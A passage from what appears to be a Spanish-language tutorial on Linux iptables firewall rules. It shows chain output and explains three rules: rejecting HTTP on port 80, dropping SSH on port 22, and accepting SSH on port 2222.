      0    0 DROP     tcp  --  any    any    anywhere             anywhere
tcp dpt:sshd
      0    0 ACCEPT   tcp  --  any    any    anywhere             anywhere
tcp dpt:2222

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target  prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target  prot opt in     out     source               destination
```

Rechazo de paquetes HTTP: Esta regla rechaza los paquetes TCP destinados al puerto HTTP (por defecto, el puerto 80), y envía un mensaje de "puerto no alcanzable".

Rechazo de paquetes SSH en puerto 22: Esta regla descarta todos los paquetes TCP destinados al puerto SSH (por defecto, el puerto 22).

Aceptación de paquetes SSH en puerto 2222: Esta regla acepta todos los paquetes TCP destinados al puerto SSH en el puerto 2222.